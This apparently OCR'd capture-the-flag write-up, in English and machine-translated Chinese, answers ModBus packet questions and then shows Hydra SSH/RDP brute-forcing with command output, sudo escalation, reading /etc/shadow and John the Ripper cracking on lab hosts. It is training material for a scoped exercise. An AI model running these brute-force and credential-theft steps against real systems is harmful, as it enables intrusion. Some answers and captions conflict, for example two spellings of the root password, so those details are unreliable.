

Figure 87: MAC Address that makes ModBus Query to Register

[35] What is the MAC address of the responding machine? (Use hex but do not put the colons)

ANSWER: 001cc05f490a

方法/利用: ModBus Protocol Packet Analysis Using Wireshark

1. 為了解決這個問題，我們知道是從節點提供回應，因此我們可以繼續仔細調查乙太網路 II 上的資料包，並找到 MAC 位址，也就是這個答案 001cc05f490a.



Figure 88: MAC Address of Responding Machine

[36] What is the destination MAC address of all the ModBus responses?

(Use hex but do not put the colons)

ANSWER: ffffffffffff

方法/利用: ModBus Protocol Packet Analysis Using Wireshark

1. 為了解決這個難題，如果我們研究乙太網路 II，我們會看到所有 ModBus 回應的目標 MAC 位址都被轉送到廣播 MAC 位址，也就是這個答案 ffffffffffff.



Figure 89: Destination Mac Address of all ModBus Responses

[36] What is the length of ModBus/TCP response?

ANSWER: 5

方法/利用: ModBus Protocol Packet Analysis Using Wireshark

1. 為了解決這個難題，如果我們調查 ModBus/TCP，我們就能找到回應的長度，也就是這個答案 5.



Figure 90: Length of ModBus TCP Response

[38] Compromise the 192.168.110.230 machine to gain user-level access. Locate the userflag.txt and submit the content of the file.

ANSWER: OTUser-5123

方法/利用: Weak password Bruteforce and Directory 列舉

1. 為了解決這個挑戰，我們確保首先使用 SSH 透過我們發現的弱憑證登入機器 **Hydra** admin:12345678.

Figure 91: 192.168.110.230 SSH Access

2. 接下來，我們列舉目錄，看看能否找到 userflag.txt 檔案。找到文件後，我們讀取了文件的內容，這提供了答案。OTUser-5123.

Figure 92: Cat Userflag.txt

[39] **Escalate your privilege to that of a root user on the machine 192.168.110.230 machine, locate rootflag.txt and submit the content of the file.**

ANSWER: OTRoot-8125

方法/利用: Privilege Escalation via sudo

1. 為了解決這個問題，我們必須使用相同的弱 admin:12345678 憑證透過 SSH 登入。我們記錄了顯示的核心和作業系統資訊（Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)），僅憑這些資訊，我們就知道這台機器容易受到 Overlayfs 漏洞 (CVE-2021-3493) 的攻擊。



Figure 93: 192.168.110.230 SSH Access & Kernel/OS Info

2. 接下來，在利用漏洞之前，我們想查看用戶所屬的群組，因此我們使用 id 命令，該命令顯示管理員用戶屬於 sudo 群組（一組超級用戶，可以存取 root 帳戶並獲得無限權限）。我們繼續使用此方法將權限提升到 root，方法是啟動 sudo su 命令，該命令會提示我們輸入管理員使用者的密碼 12345678。此後，我們的權限已提升到 root 權限。現在，我們可以列舉所有目錄並嘗試找到 rootflag.txt 檔案。我們讀取文件內容，找到了答案 OTRoot-8125。.

```
admin@BWA-OT:/home/kevin$ id
uid=1002(admin) gid=1003(admin) groups=1003(admin),27(sudo)
admin@BWA-OT:/home/kevin$ sudo su
[sudo] password for admin:
root@BWA-OT:/home/kevin# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  userflag.txt  Videos
root@BWA-OT:/home/kevin# cd ~
root@BWA-OT:~# ls
Flag.txt  rootflag.txt
root@BWA-OT:~# cat rootflag.txt
OTRoot-8125
root@BWA-OT:~#
```

Figure 94: UID/Group 列舉, Sudo Privilege Escalation & cat rootflag.txt

[40] **Compromise 172.25.100.105 machine to gain user-level access. Locate userflag.txt and submit the content of the file.**

ANSWER: OTUserTwoSA-4612

方法/利用: Weak Credential Bruteforce to gain RDP Access

1. 為了解決這個問題，在主機上找到可用的 3389 連接埠後，我們繼續使用 Hydra 進行弱憑證暴力破解，以獲得 RDP 存取權限。我們可以再次找到弱憑證 kevin:Pa$$w0rd123.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/OT/172.25.100.105]
└─#  hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.100.105 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:34:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.100.105:3389/
[STATUS] 108.00 tries/min, 108 tries in 00:01h, 1712 to do in 00:16h, 4 active
[3389][rdp] host: 172.25.100.105   login: kevin   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
```

Figure 95: 172.25.100.25 RDP Bruteforce Using Hydra

2. 利用 xfreerdp 和我們為 kevin 找到的弱憑證，我們使用 xfreerdp 來取得系統的遠端桌面協定存取權限。

```
┌──(root💀kali)-[/home/kali]
└─# xfreerdp /u:"kevin" /v:172.25.100.105:3389
[09:35:59:067] [8122:8123] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting e
[09:35:59:067] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:35:59:068] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:35:59:068] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:36:00:483] [8122:8123] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:36:00:498] [8122:8123] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_e
[09:36:00:498] [8122:8123] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetti
[09:36:01:642] [8122:8123] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certi
[09:36:01:642] [8122:8123] [WARN][com.freerdp.crypto] - CN = RANGE3-WIN2016
```

Figure 96: 172.25.100.105 RDP Access Using XfreeRDP

3. 我們開始枚舉目錄以發現 userflag.txt 文件，一旦找到該文件，我們就會讀取文件內容來回答這個挑戰 OTUserTwoSA-4612.



Figure 97: Userflag.txt Content 列舉

[41] Escalate your privilege to that of an Administrator in the 172.25.100.105 machine, locate adminflag.txt and submit the content of the file.

ANSWER: OTAdminTwo-9132

方法/利用: Lateral Movement via File Sharing Attack Vulnerability

1. 為了解決這個問題，我們必須將權限提升到管理員等級。由於 kevin 是普通用戶，我們無法存取管理員資料夾。我們嘗試與 kevin 共用管理員資料夾，但它要求輸入管理員密碼，而我們沒有密碼，所以我們嘗試猜測密碼，但失敗了。

2. 接下來，我們嘗試升級 kevin 以使其擁有其帳戶的管理權限，但由於我們沒有管理員密碼，因此此選項也失敗了。

3. 在這種情況下，由於沒有其他選擇，我只能將 kevin 的使用者資料夾與管理員的使用者資料夾共用。



Figure 98: Kevin User Folder Shared with Administrator

4. 與管理員共用 kevin 的資料夾後，我能夠橫向進入管理員資料夾（就好像 kevin 現在是管理員群組的一部分，具有管理存取權限或現在擁有管理檔案和資料夾的所有權/存取權限）
5. 我進入了管理員資料夾，遍歷了所有目錄，試圖找到位於 Documents 資料夾中的 adminflag.txt 檔案。我閱讀了該文件的內容，這有助於我解答這個問題。OTAdminTwo-9132.



Figure 99: Adminflag.txt Content 列舉

PIVOTING & 2PIVOTING

SCOPE:

IP Address Range: 172.25.65.0/24, 192.168.65.0/24, 192.168.5.0/24, 172.25.25.0/24, 192.168.25.0/24, 192.168.35.0/24, 192.168.45.0/24

[42] What is the last four hex digits of the ECDSA ssh-hostkey at machine 192.168.65.200? (Hint – do not enter the colon, just characters)

ANSWER: c31c **方法/利用: Nmap script scan**

1. 為了解決這個問題，我們首先要檢查主機上的 22 連接埠是否開放。發現連接埠開放後，我們繼續使用 nmap 命令（nmap -sC，即腳本掃描）收集有關該服務的更多資訊。這有助於我們找到答案 c31c.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -n -sS -sC -p 22 192.168.65.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 10:15 EST
Nmap scan report for 192.168.65.200
Host is up (0.28s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|_  256 16:54:6a:86:c5:20:4d:9d:70:45:a9:cb:ec:a5:c3:1c (ECDSA)

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

Figure 100: 192.168.65.200 Nmap Script Scan

[43] What is the root password of the user at the machine located at the Ip address of 192.168.65.200? ANSWER: pupeettwo

方法/利用: Weak SSH Credential Bruteforce and Hash Cracking with John the Ripper

1. 為了解決這個問題，我們使用 Hydra 對 22 埠上的 SSH 服務進行弱憑證暴力破解。我們找到了憑證 vagrant:vagrant，之後我們利用該憑證獲得了機器的 SSH 存取權限。



Figure 101: 192.168.65.200 SSH 暴力破解使用 Hydra

2. 接下來，我們使用 id 指令檢查使用者 vagrant 所屬的群組，我們看到該使用者屬於 sudo 群組（可以存取 root 帳戶並獲得無限權限的超級使用者群組）。使用 sudo su 指令我們將使用者權限提升到 root 權限.



Figure 102: UID/Group 列舉 & Sudo Privilege Escalation

3. 提升權限後，我們讀取 /etc/passwd 和 /etc/shadow 文件，目的是發現 root 使用者帳戶和密碼哈希，以破解並找到密碼。.

Figure 103: Cat /etc/passwd



Figure 104: Cat /etc/shadow

4. 我們將 /etc/passwd 和 /etc/shadow 的內容分別儲存到 password.txt 和 shadow.txt 檔案中，然後使用 unshadow 指令將它們合併到一個名為 unshadow 的檔案中。然後執行以下命令 **export CPUID_DISABLE=1**



Figure 105: Merge as Unshadow

5. 最後，我們使用 John the Ripper，輸入我們提供的密碼字典，嘗試破解 unshadow 檔案中的雜湊值。 root 使用者的密碼是 puppettwo，這就是本次驗證的答案。

Figure 106: Unshadow crack 使用 John the Ripper

[44] What is the name of the Machine at Ip address 192.168.35.100?

ANSWER: TARGETTHREE

方法/利用: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

1. 在我們成功攻陷 192.168.65.200 主機並將權限提升到 root 權限後，我們繼續使用 ipconfig 檢查 192.168.65.200 主機上存在的網路介面。我們發現了一個位於攻擊者主機範圍之外的另一個網路介面 192.168.5.200。.

